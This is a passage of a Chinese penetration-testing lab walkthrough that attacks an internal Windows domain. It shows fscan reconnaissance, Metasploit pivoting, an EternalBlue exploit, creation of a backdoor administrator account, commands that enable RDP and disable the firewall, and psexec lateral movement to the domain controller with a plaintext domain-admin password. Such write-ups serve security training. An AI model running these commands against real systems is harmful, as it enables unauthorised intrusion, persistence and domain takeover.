- 网络探测，存在`192.168.93.0`网段

```
C:\MYOA\webroot>ipconfig
ipconfig

Windows IP ◆◆◆◆


◆◆◆◆◆◆◆◆◆◆ ◆◆◆◆◆◆◆◆ 4:

   ◆◆◆◆◆ض◆◆◆ DNS ◆◆◆ . . . . . :
   ◆◆◆◆◆◆◆◆ IPv6 ◆◆ . . . . . : fe80::d86e:8e4b:4a74:885d%23
   IPv4 ◆◆ . . . . . : 192.168.93.20
   ◆◆◆◆◆◆◆◆  . . . . . : 255.255.255.0
   Ĭ◆◆◆◆◆◆. . . . . :

◆◆◆◆◆◆◆◆◆◆ Npcap Loopback Adapter:

   ◆◆◆◆◆ض◆◆◆ DNS ◆◆◆ . . . . . :
   ◆◆◆◆◆◆◆◆ IPv6 ◆◆ . . . . . : fe80::b461:ccad:e30f:81ba%22
   ◆◆◆◆◆◆◆◆ IPv4 ◆◆ . . . . . : 169.254.129.186
   ◆◆◆◆◆◆◆◆  . . . . . : 255.255.0.0
   Ĭ◆◆◆◆◆◆. . . . . :

◆◆◆◆◆◆◆◆◆◆ ◆◆◆◆◆◆◆◆:

   ◆◆◆◆◆ض◆◆◆ DNS ◆◆◆ . . . . . :
   ◆◆◆◆◆◆◆◆ IPv6 ◆◆ . . . . . : fe80::3851:d265:98c9:48c4%11
   IPv4 ◆◆ . . . . . : 192.168.52.30
   ◆◆◆◆◆◆◆◆  . . . . . : 255.255.255.0
   Ĭ◆◆◆◆◆◆. . . . . : 192.168.52.2

◆◆◆◆◆◆◆◆◆ isatap.{4DAEBDFD-0177-4691-8243-B73297E2F0FF}:
```

上传fscan探测

```
C:\MYOA\webroot>fscan -h 192.168.93.0/24
fscan -h 192.168.93.0/24
┌──────────────────────────────────────────────┐
│    ___                              _        │
│   / _ \     ___  ___ _ __ __ _  ___| | __    │
│  / /_\/____/ __|/ __| '__/ _` |/ __| |/ /    │
│ / /_\\_____\__ \ (__| | | (_| | (__|   <     │
│ \____/     |___/\___|_|  \__,_|\___|_|\_\    │
└──────────────────────────────────────────────┘
      Fscan Version: 2.0.0

[2025-12-17 14:36:46] [INFO] 暴力破解线程数: 1
[2025-12-17 14:36:46] [INFO] 开始信息扫描
[2025-12-17 14:36:46] [INFO] CIDR范围: 192.168.93.0-192.168.93.255
[2025-12-17 14:36:46] [INFO] 生成IP范围:
192.168.93.0.%!d(string=192.168.93.255) - %!s(MISSING).%!d(MISSING)
[2025-12-17 14:36:46] [INFO] 解析CIDR 192.168.93.0/24 -> IP范围 192.168.93.0-
192.168.93.255
[2025-12-17 14:36:46] [INFO] 最终有效主机数量: 256
[2025-12-17 14:36:46] [INFO] 开始主机扫描
[2025-12-17 14:36:46] [SUCCESS] 目标 192.168.93.10   存活 (ICMP)
[2025-12-17 14:36:46] [SUCCESS] 目标 192.168.93.20   存活 (ICMP)
[2025-12-17 14:36:46] [SUCCESS] 目标 192.168.93.30   存活 (ICMP)
[2025-12-17 14:36:47] [SUCCESS] 目标 192.168.93.40   存活 (ICMP)
[2025-12-17 14:36:52] [INFO] 存活主机数量: 4
[2025-12-17 14:36:52] [INFO] 有效端口数量: 233
[2025-12-17 14:36:52] [SUCCESS] 端口开放 192.168.93.30:88
[2025-12-17 14:36:52] [SUCCESS] 端口开放 192.168.93.10:22
[2025-12-17 14:36:52] [SUCCESS] 服务识别 192.168.93.10:22 => [ssh] 版
本:6.6.1p1 Ubuntu 2ubuntu2.13 产品:OpenSSH 系统:Linux 信息:Ubuntu Linux;
protocol 2.0 Banner:[SSH-2.0-OpenSSH_6.6.1p1 Ubuntu-2ubuntu2.13.]
[2025-12-17 14:36:53] [SUCCESS] 端口开放 192.168.93.30:135
[2025-12-17 14:36:53] [SUCCESS] 端口开放 192.168.93.20:135
[2025-12-17 14:36:53] [SUCCESS] 端口开放 192.168.93.20:110
[2025-12-17 14:36:53] [SUCCESS] 端口开放 192.168.93.40:135
[2025-12-17 14:36:53] [SUCCESS] 端口开放 192.168.93.40:445
[2025-12-17 14:36:53] [SUCCESS] 端口开放 192.168.93.30:445
[2025-12-17 14:36:53] [SUCCESS] 端口开放 192.168.93.20:445
[2025-12-17 14:36:53] [SUCCESS] 端口开放 192.168.93.30:389
[2025-12-17 14:36:53] [SUCCESS] 端口开放 192.168.93.40:139
[2025-12-17 14:36:53] [SUCCESS] 端口开放 192.168.93.30:139
[2025-12-17 14:36:53] [SUCCESS] 端口开放 192.168.93.20:139
[2025-12-17 14:36:53] [SUCCESS] 服务识别 192.168.93.20:110 => [pop3] Banner:
[+OK TDpop3Server 1.0 POP3 Server ready..]
[2025-12-17 14:36:57] [SUCCESS] 服务识别 192.168.93.30:88 =>
[2025-12-17 14:36:59] [SUCCESS] 服务识别 192.168.93.40:445 =>
[2025-12-17 14:36:59] [SUCCESS] 服务识别 192.168.93.30:445 =>
[2025-12-17 14:36:59] [SUCCESS] 服务识别 192.168.93.20:445 =>
[2025-12-17 14:36:59] [SUCCESS] 服务识别 192.168.93.30:389 => [ldap] 产
品:Microsoft Windows Active Directory LDAP 系统:Windows 信息:Domain:
whoamianony.org, Site: Default-First-Site-Name
[2025-12-17 14:36:59] [SUCCESS] 服务识别 192.168.93.40:139 =>  Banner:[.]
[2025-12-17 14:36:59] [SUCCESS] 服务识别 192.168.93.30:139 =>  Banner:[.]
```

```
[2025-12-17 14:36:59] [SUCCESS] 服务识别 192.168.93.20:139 =>  Banner:[.]
[2025-12-17 14:37:00] [SUCCESS] 端口开放 192.168.93.10:8000
[2025-12-17 14:37:03] [SUCCESS] 端口开放 192.168.93.20:8080
[2025-12-17 14:37:10] [SUCCESS] 服务识别 192.168.93.20:8080 => [http] 产品:nginx
[2025-12-17 14:37:19] [SUCCESS] 服务识别 192.168.93.10:8000 => [http]
[2025-12-17 14:37:59] [SUCCESS] 服务识别 192.168.93.30:135 =>
[2025-12-17 14:37:59] [SUCCESS] 服务识别 192.168.93.20:135 =>
[2025-12-17 14:38:00] [SUCCESS] 服务识别 192.168.93.40:135 =>
[2025-12-17 14:38:00] [INFO] 存活端口数量: 15
[2025-12-17 14:38:00] [INFO] 开始漏洞扫描
[2025-12-17 14:38:00] [INFO] 加载的插件: findnet, ldap, ms17010, netbios, pop3, smb, smb2, smbghost, ssh, webpoc, webtitle
[2025-12-17 14:38:01] [SUCCESS] 发现漏洞 192.168.93.20 [Windows 7 Professional 7601 Service Pack 1] MS17-010
[2025-12-17 14:38:01] [SUCCESS] NetInfo 扫描结果
目标主机: 192.168.93.20
主机名: PC1
发现的网络接口:
   IPv4地址:
      └─ 192.168.52.30
[2025-12-17 14:38:01] [SUCCESS] NetInfo 扫描结果
目标主机: 192.168.93.40
主机名: PC2
发现的网络接口:
   IPv4地址:
      └─ 192.168.93.40
[2025-12-17 14:38:01] [SUCCESS] NetInfo 扫描结果
目标主机: 192.168.93.30
主机名: DC
发现的网络接口:
   IPv4地址:
      └─ 192.168.93.30
[2025-12-17 14:38:01] [SUCCESS] 发现漏洞 192.168.93.40 [Windows 7 Professional 7601 Service Pack 1] MS17-010
[2025-12-17 14:38:01] [SUCCESS] 发现漏洞 192.168.93.30 [Windows Server 2012 R2 Datacenter 9600] MS17-010
[2025-12-17 14:38:01] [SUCCESS] NetBios 192.168.93.30   DC:DC.whoamianony.org             Windows Server 2012 R2 Datacenter 9600
[2025-12-17 14:38:01] [SUCCESS] NetBios 192.168.93.40   PC2.whoamianony.org               Windows 7 Professional 7601 Service Pack 1
[2025-12-17 14:38:01] [SUCCESS] 网站标题 http://192.168.93.20:8080 状态码:200 长度:10065  标题:通达OA网络智能办公系统
[2025-12-17 14:38:01] [SUCCESS] 网站标题 http://192.168.93.10:8000 状态码:200 长度:17474  标题:Laravel
[2025-12-17 14:38:02] [SUCCESS] 发现指纹 目标: http://192.168.93.20:8080 指纹: [通达OA]
[2025-12-17 14:38:02] [SUCCESS] 发现指纹 目标: http://192.168.93.10:8000 指纹: [Laravel]
[2025-12-17 14:38:17] [SUCCESS] 目标: http://192.168.93.10:8000
  漏洞类型: poc-yaml-laravel-cve-2021-3129
  漏洞名称:
  详细信息:
        author:Jarcis-cy(https://github.com/Jarcis-cy)
        links:https://github.com/vulhub/vulhub/blob/master/laravel/CVE-2021-3129
```

- 192.168.93.20是已上线主机，不用理会。
- 探测出两台主机，win7 `192.168.93.40`，域控`192.168.93.30`
- `192.168.93.40`和`192.168.93.30`存在ms17-010

第三层上线

msf上线

配置代理

```
run post/multi/manage/autoroute
```


```
use auxiliary/server/socks_proxy
set SRVHOST 0.0.0.0
set SRVPORT 10801
set VERSION 5
run -j
```

永恒之蓝

- 攻击`192.168.93.40`

```
setg Proxies socks5:127.0.0.1:10801
use exploit/windows/smb/ms17_010_eternalblue
set rhosts 192.168.93.40
set payload windows/x64/meterpreter/bind_tcp
set rhost 192.168.93.40
set lport 4444
exploit
```

- 上线成功



RDP远程登录

- 添加用户，添加进管理员组

```
net user Yyu a1b2c3.. /add
net localgroup administrators Yyu /add
net localgroup administrators            //查看
```

- 一键开 3389（注册表法，立即生效）

```
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v
fDenyTSConnections /t REG_DWORD /d 0 /f
```


- 防火墙放行 3389（如果有或者关闭防护墙）

```
netsh advfirewall firewall add rule name="RemoteDesktop-3389" dir=in
action=allow protocol=TCP localport=3389

//关闭防火墙
sc stop mpssvc && sc config mpssvc start= disabled
```

- 确认远程桌面服务已启动

```
sc config TermService start= auto
net start TermService
```

- 成功登录



- 上传mimikatz同样抓不到域控的明文密码和hash
- 没招，先用wp的

SMB横向

```
//登录域控管理员权限
net use \\192.168.93.30\ipc$ "Whoami2021" /user:"Administrator"

//远程创建一次性服务--关闭防火墙
sc \\192.168.93.30 create unablefirewall binpath= "netsh advfirewall set
allprofiles state off"

//启动服务
sc \\192.168.93.30 start unablefirewall
```

- msf落地会话

```
use exploit/windows/smb/psexec
set rhosts 192.168.93.30
set SMBUser administrator
set SMBPass Whoami2021
set payload windows/meterpreter/bind_tcp
set rhost 192.168.93.30
run
```